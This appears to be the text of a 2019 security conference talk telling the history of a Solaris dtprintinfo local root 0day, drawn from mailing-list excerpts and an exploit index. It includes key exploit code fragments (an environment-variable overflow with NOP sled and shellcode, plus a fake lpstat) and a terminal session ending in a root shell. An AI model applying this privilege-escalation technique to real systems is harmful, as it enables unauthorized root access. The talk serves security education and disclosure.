



A Bug's Life

Story of a Solaris 0day 2001-2019

Marco Ivaldi <raptor@0xdeadbeef.info>

#INFILTRATE19, Miami Beach

**I DON'T ALWAYS
DROP ODAYS**



**BUT WHEN I DO,
I DO IT ON A STAGE
IN FRONT OF 500 PEOPLE**

A Bit of Background



Source: <https://www.computerhistory.org/timeline/1995/>

L0pht Heavy Industries x Phrack Magazine :: x +

← → ↻ ⓘ https://insecure.org/stf/mudge_buffer_overfl... ☆ ☰ ⋮

How to write Buffer Overflows

This is really rough, and some of it is not needed. I wrote this as a reminder note to myself as I really didn't want to look at any more AT&T assembly again for a while and was afraid I would forget what I had done. If you are an old assembly guru then you might scoff at some of this... oh well, it works and that's a hack in itself.

-by mudge@l0pht.com 10/20/95

test out the program (duh).

```
-----syslog_test_1.c-----  
  
#include  
  
char buffer[4028];  
  
void main() {  
  
    int i;  
  
    for (i=0; i<=4028; i++)  
        buffer[i]='A';  
  
    syslog(LOG_ERR, buffer);  
}  
  
-----end syslog_test_1.c-----
```

Compile the program and run it. Make sure you include the symbol table for the debugger or not... depending upon how macho you feel today.

```
bash$ gcc -g buf.c -o buf  
bash$ buf  
Segmentation fault (core dumped)
```

L0pht Heavy Industries x Phrack Magazine :: x +

← → ↻ ⓘ Not Secure | phrack.org/issues/49/14.html ☆ ☰ ⋮

Title : Smashing The Stack For Fun And Profit

Author : Aleph1

.OO Phrack 49 Oo.

Volume Seven, Issue Forty-Nine

File 14 of 16

BugTraq, r00t, and Underground.Org
bring you

XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
Smashing The Stack For Fun And Profit
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

by Aleph One
aleph1@underground.org

`smash the stack` [C programming] n. On many C implementations it is possible to corrupt the execution stack by writing past the end of an array declared auto in a routine. Code that does this is said to smash the stack, and can cause return from the routine to jump to a random address. This can produce some of the most insidious data-dependent bugs known to mankind. Variants include trash the stack, scribble the stack, mangle the stack; the term mung the stack is not used, as this is never done intentionally. See spam; see also alias bug, fandango on core, memory leak, precedence lossage, overrun screw.

Introduction

Over the last few months there has been a large increase of buffer overflow vulnerabilities being both discovered and exploited. Examples of these are syslog, splitvt, sendmail 8.7.5, Linux/FreeBSD mount, Xt library, at, etc. This paper attempts to explain what buffer overflows are, and how their exploits work.

How to Write Buffer Overflows (1995): https://insecure.org/stf/mudge_buffer_overflow_tutorial.html

Smashing the Stack for Fun and Profit (1996): <http://phrack.org/issues/49/14.html>

2019-01-14	<u>↓</u>	✗	xorg-x11-server < 1.20.3 - Local Privilege Escalation (Solaris 11 inittab)	Local	Solaris	Marco Ivaldi
2006-10-24	<u>↓</u>	✓	Sun Solaris Netscape Portable Runtime API 4.6.1 - Local Privilege Escalation (2)	Local	Solaris	Marco Ivaldi
2006-10-13	<u>↓</u>	✓	Sun Solaris Netscape Portable Runtime API 4.6.1 - Local Privilege Escalation (1)	Local	Solaris	Marco Ivaldi
2008-03-10	<u>↓</u>	✓	Solaris 8/9/10 - 'fifofs I_PEEK' Local Kernel Memory Leak	Local	Solaris	Marco Ivaldi
2006-10-24	<u>↓</u>	✓	Solaris 10 libnspr - 'Constructor' Arbitrary File Creation Privilege Escalation (3)	Local	Solaris	Marco Ivaldi
2006-10-16	<u>↓</u>	✓	Solaris 10 libnspr - 'LD_PRELOAD' Arbitrary File Creation Privilege Escalation (2)	Local	Solaris	Marco Ivaldi
2006-10-13	<u>↓</u>	✓	Solaris 10 libnspr - 'LD_PRELOAD' Arbitrary File Creation Privilege Escalation (1)	Local	Solaris	Marco Ivaldi
2006-09-13	<u>↓</u>	✓	X11R6 < 6.4 XKEYBOARD (Solaris/SPARC) - Local Buffer Overflow (2)	Local	Solaris	Marco Ivaldi
2006-08-22	<u>↓</u>	✓	Solaris 8/9 - '/usr/ucb/ps' Local Information Leak	Local	Solaris	Marco Ivaldi
2006-08-22	<u>↓</u>	✓	Solaris 10 sysinfo(2) - Local Kernel Memory Disclosure (2)	Local	Solaris	Marco Ivaldi
2004-12-24	<u>↓</u>	✓	Solaris 2.6/7/8/9 (SPARC) - 'ld.so.1' Local Privilege Escalation	Local	Solaris	Marco Ivaldi
2004-12-24	<u>↓</u>	✓	Solaris 2.5.1/2.6/7/8 rlogin (SPARC) - '/bin/login' Remote Buffer Overflow	Remote	Solaris	Marco Ivaldi
2004-12-24	<u>↓</u>	✓	Solaris 8/9 passwd - 'circ()' Local Privilege Escalation	Local	Solaris	Marco Ivaldi
2004-12-24	<u>↓</u>	✓	Solaris 7/8/9 CDE LibDTHelp - Local Buffer Overflow (2)	Local	Solaris	Marco Ivaldi
2004-12-24	<u>↓</u>	✓	Solaris 7/8/9 CDE LibDTHelp - Local Buffer Overflow (1)	Local	Solaris	Marco Ivaldi



By Date



By Thread



Search

raptor's xmas pack 2004

From: Marco Ivaldi <raptor () 0xdeadbeef info>

Date: Wed, 22 Dec 2004 21:53:31 +0100 (CET)

Hello bugtraq,

For this xmas i'm releasing some of the exploits i've developed in the last months. Nothing so fancy, but i believe i've deployed some new/interesting techniques, specially on the Solaris/SPARC platform.

Here's the index:

raptor_chown.c	local on Linux 2.6.x < 2.6.7-rc3 (CAN-2004-0497)
raptor_udf.c	MySQL privilege escalation procedure (code by NGS)
raptor_rlogin.c	remote on Solaris 2.5.1, 2.6, 7, 8 (CVE-2001-0797)
raptor_ldpreload.c	local on Solaris 2.6, 7, 8, 9 (CAN-2003-0609)
raptor_libdthelp.c	local on Solaris 7, 8, 9 (CAN-2003-0834)
raptor_libdthelp2.c	same as above, ret-into-ld.so version
raptor_passwd.c	local on Solaris 8, 9 (CAN-2004-0360)

All the exploits are in the attached tarball. They are also freely downloadable from my homepage, at:

<http://www.0xdeadbeef.info/>

Merry xmas and happy hacking ;)

--

Marco Ivaldi

Antifork Research, Inc. <http://0xdeadbeef.info/>

3B05 C9C5 A2DE C3D7 4233 0394 EF85 2008 DBFD B707



Once Upon a Time in 2004



Source: <https://www.computerhistory.org/timeline/2004/>



```
1. ssh
ALPINE 2.21  MESSAGE TEXT  Folder: 0dd  Message 1,520 of 2,936 ALL ANS

Date: 20 Feb 2004 13:36:38 -0000
From: dave@immunitysec.com
To: list@0dd.com
Subject: Re: [0dd] example buffer overflow exploit for Solaris/SPARC

If you can find my @stake 0day pack (someone at @stake leaked a bunch of
stuff I wrote while I was there :< note: it was not me and I'd rather
they hadn't given it to divineint.) traded around on the interweb, there
is a great example of how to do this correctly....at least, imo.

Writing exploits for the sparc which are both local and executable stack
is weird...stay with non exec. It keeps you honest.

-dave

[ Note: This message contains email list management information ]

[ALL of message]
? Help      < MsgIndex  P PrevMsg    - PrevPage  D Delete    R Reply
0 OTHER CMDS > ViewAttch N NextMsg   Spc NextPage  U Undelete  F Forward
```

Source: Odd private mailing list (February 2004)



raptor

@0xdea

Follow



I suspect I'm the only person in the world who reads email with pine on an iPad, @Hackerfessions.



11:07 AM - 26 Feb 2015

```
1. ssh
ALPINE 2.21  MESSAGE TEXT  Folder: 0dd  Message 1,520 of 2,936 ALL ANS

Date: 20 Feb 2004 13:36:38 -0000
From: dave@immunitysec.com
To: list@0dd.com
Subject: Re: [0dd] example buffer overflow exploit for Solaris/SPARC

If you can find my @stake 0day pack (someone at @stake leaked a bunch of
stuff I wrote while I was there :< note: it was not me and I'd rather
they hadn't given it to divineint.) traded around on the interweb, there
is a great example of how to do this correctly....at least, imo.










Writing exploits for the sparc which are both local and executable stack
is weird...stay with non exec. It keeps you honest.


-dave

[ Note: This message contains email list management information ]










[ALL of message]
? Help      < MsgIndex  P PrevMsg    - PrevPage  D Delete    R Reply
0 OTHER CMDS > ViewAttch N NextMsg    Spc NextPage  U Undelete  F Forward
```

Source: Odd private mailing list (February 2004)

Name	^	Date Modified	Size	Kind
 dtprintinfo27.tar		12 Jan 2019 at 08:59	8 KB	tar archive
 dtprintinfo28.tar		12 Jan 2019 at 08:58	7 KB	tar archive
▼  lpstat28		12 Jan 2019 at 09:01	--	Folder
 dtprintex.c		18 Apr 2001 at 21:33	2 KB	C++
 lpstat.c		18 Apr 2001 at 21:35	772 bytes	C++
 Makefile		18 Apr 2001 at 00:12	131 bytes	Hex Fie...cument
 nonexecdtprintinfo27.tar		12 Jan 2019 at 08:59	55 KB	tar archive
 nonexecdtprintinfo28.tar		12 Jan 2019 at 08:58	14 KB	tar archive
 nonexecdtprintinfo28v12.tar.Z		12 Jan 2019 at 08:58	33 KB	unix co...archive



Source: <https://sourceforge.net/p/cdesktopenv/wiki/Home/>

Name	^	Date Modified	Size	Kind
 dtprintinfo27.tar		12 Jan 2019 at 08:59	8 KB	tar archive
 dtprintinfo28.tar		12 Jan 2019 at 08:58	7 KB	tar archive
▼  lpstat28		12 Jan 2019 at 09:01	--	Folder
 dtprintex.c		18 Apr 2001 at 21:33	2 KB	C++
 lpstat.c		18 Apr 2001 at 21:35	772 bytes	C++
 Makefile		18 Apr 2001 at 00:12	131 bytes	Hex Fie...cument
 nonexecdtprintinfo27.tar		12 Jan 2019 at 08:59	55 KB	tar archive
 nonexecdtprintinfo28.tar		12 Jan 2019 at 08:58	14 KB	tar archive
 nonexecdtprintinfo28v12.tar.Z		12 Jan 2019 at 08:58	33 KB	unix co...archive

1. ssh

ALPINE 2.21 MESSAGE TEXT Folder: devel Message 276 of 1,446 50%

> 1) Is that ODB env var vulnerability public? If yes, which sun alert
> notifications and/or cve entries mention it? I've not been able to
> find anything googling around and searching sunsolve...
>
None of my dtprintinfo work is public, other than that 0day pack being
leaked to all hell and back. It should all basically still work. Let's keep
it that way, cool? :>

? Help < MsgIndex P PrevMsg - PrevPage D Delete R Reply
0 OTHER CMDS > ViewAttch N NextMsg Spc NextPage U Undelete F Forward

Unexpected News in 2005



Source: <https://www.computerhistory.org/timeline/2005/>

```
1. ssh
ALPINE 2.21  MESSAGE TEXT  Folder: Odd  Message 2,419 of 2,936 93%

> I didn't have a lot of time to play with vulnerability research lately,
> but i managed to develop some new exploits nevertheless. By the way, the
> dtprintname vulnerability still works as a charm on Solaris 10 ;)
>
>
Hahaha. Really? That's cool. Same code and everything? I haven't put that
one into CANVAS yet, but someday I will, I guess. I'm glad that bug still
survives. :> It's...harder to find that some bugs are, so it seems to be a
plucky little fellow. :>

-dave

```

? Help	< MsgIndex	P PrevMsg	- PrevPage	D Delete	R Reply
0 OTHER CMDS	> ViewAttch	N NextMsg	Spc NextPage	U Undelete	F Forward



Drew Fisher

@drewfisher314

Follow



Replying to [@AdamLikesBeer](#)

For re
other

7:20 PM -



Is Solaris really dead?

Confused, as I see comments here that Oracle layed off every one... but then I still see Solaris developers tweeting, and now BLOGs about a new release coming soon? What's the real story here?

[12 months ago](#) by Anonymous | **3647 views** | no reactions | **33 replies** (last [12 months ago](#))

Post ID: @Rs0m0Zx

Solaris

Posted on Feb

Unfortunatly this means the death of SPARC and of Solaris, even if the support for the existing systems is granted for many years. What a pity for such a powerful and elegant architecture.

[6 months ago](#) by Anonymous | **3472 views** | no reactions | **29 replies** (last [28 days ago](#))

Post ID: @U5uIwh1

Oracle cut 2,500 Solaris and Sparc engineers, marking the end of its Unix operating system and RISC processor.



raptor


@0xdea

Follow



Working on a new project... 🤖

#teaser #0day




2:34 AM - 2 Nov 2018


```
/* voodoo macros */
```

```
#define VOOD0032(__,__,__)    {__--;_+=(__+__-1)%4-_%4<0?8-_%4:4-_%4;}
```

```
#define VOOD0064(__,__,__)    {_+=7-(_+(__+__+1)*4+3)%8;}
```

* "You certainly do some ninja shit man." -- Kevin Finisterre (0dd)





```
bash-3.2$ cat /etc/release
                Oracle Solaris 10 1/13 s10x_u11wos_24a X86
    Copyright (c) 1983, 2013, Oracle and/or its affiliates. All rights reserved.
                Assembled 17 January 2013

bash-3.2$ uname -a
SunOS nostalgia 5.10 Generic_147148-26 i86pc i386 i86pc
bash-3.2$ gcc raptor_dtprintname_intel.c -o raptor_dtprintname_intel -Wall
bash-3.2$ ./raptor_dtprintname_intel 10.0.0.24:0
raptor_dtprintname_intel.c - dtprintinfo 0day, Solaris/Intel
Copyright (c) 2004-2019 Marco Ivaldi <raptor@0xdeadbeef.info>

Using SI_PLATFORM      : i86pc (5.10)
Using stack base       : 0x8047fff
Using rwx_mem address  : 0xfeffa004
Using sc address       : 0x8047f60
Using strcpy() address : 0xfefe26a0

lpstat called with -v
lpstat called with -v
lpstat called with -d
# id
uid=0(root) gid=1(other)
# █
```



The Bug



Source: Mr. Bug from the Happy! TV Series (SyFy)

dtprintex.c

```
sprintf(display,"DISPLAY=%s",argv[1]);
memset(buf,0x41,ENVBUF);
memcpy(home,"HOME=.",strlen("HOME=."));
memset(buf,0x90,NOPS);
memcpy((buf+NOPS)+align,shellcode,strlen(shellcode));
memcpy(buf,"ODB=",4);

envp[0]=(char *)strdup("PATH=./usr/bin");
envp[1]=display;
envp[2]=buf;
envp[3]=home;
envp[4]=0;

argp[0]=(char *) strdup("/usr/dt/bin/dtprintinfo");
argp[1]=0;
```

lpstat.c

```
char name[SIZE]; /* printer name */

memset(name,0x00,sizeof(name)); /*clear with zeros*/
memset(name,0x41,SIZE);

if(!strcmp(argv[1],"-v"))
{
    fprintf(stderr,"lpstat called with -v\n");
    printf("device for %s: /dev/null\n",name);
}
else
{
    fprintf(stderr,"lpstat called with -d\n");
    printf("system default destination: %s\n",name);
}
```

```
1. ssh
1133: execve("/usr/sbin/lpstat", 0x080479DC, 0x080624EC) Err#2 ENOENT
1133: execve("/usr/dt/bin/lpstat", 0x080479DC, 0x080624EC) Err#2 ENOENT
1133: execve("/usr/bin/lpstat", 0x080479DC, 0x080624EC)  argc = 2
1133:   argv: lpstat -v
1133:   envp: LC_ALL=C _=/usr/bin/env
1133:     NLSPATH=/usr/dt/lib/nls/msg/%L/%N.cat:/usr/dt/lib/nls/msg/C/%N.cat
1133:     HZ=
1133:     PATH=/usr/sbin:/usr/dt/bin:/usr/bin:/usr/sfw/bin:/usr/ccs/bin:/opt/csw
/bin
1133:     XMICONBMSEARCHPATH=//.dt/icons/%B%M.bm://.dt/icons/%B%M.pm://.dt/icons
/%B:/etc/dt/appconfig/icons/%L/%B%M.bm:/etc/dt/appconfig/icons/%L/%B%M.pm:/etc/d
t/appconfig/icons/%L/%B:/etc/dt/appconfig/icons/C/%B%M.bm:/etc/dt/appconfig/icon
s/C/%B%M.pm:/etc/dt/appconfig/icons/C/%B:/usr/dt/appconfig/icons/%L/%B%M.bm:/usr
/dt/appconfig/icons/%L/%B%M.pm:/usr/dt/appconfig/icons/%L/%B:/usr/dt/appconfig/i
cons/C/%B%M.bm:/usr/dt/appconfig/icons/C/%B%M.pm:/usr/dt/appconfig/icons/C/%B
1133:     LOGNAME=root MAIL=/var/mail/root SHLV=1 DISPLAY=:0.0
1133:     SHELL=/sbin/sh HOME=/
1133:     XFILESEARCHPATH=/etc/dt/app-defaults/%L/%N:/etc/dt/app-defaults/C/%N:/
usr/dt/app-defaults/%L/%N:/usr/dt/app-defaults/C/%N
1133:     XMICONSEARCHPATH=//.dt/icons/%B%M.pm://.dt/icons/%B%M.bm://.dt/icons/%
B:/etc/dt/appconfig/icons/%L/%B%M.pm:/etc/dt/appconfig/icons/%L/%B%M.bm:/etc/dt/
appconfig/icons/%L/%B:/etc/dt/appconfig/icons/C/%B%M.pm:/etc/dt/appconfig/icons/
C/%B%M.bm:/etc/dt/appconfig/icons/C/%B:/usr/dt/appconfig/icons/%L/%B%M.pm:/usr/d
:
```



```
1. ssh
Reformatting page. Please Wait... done

User Commands                                lpstat(1)

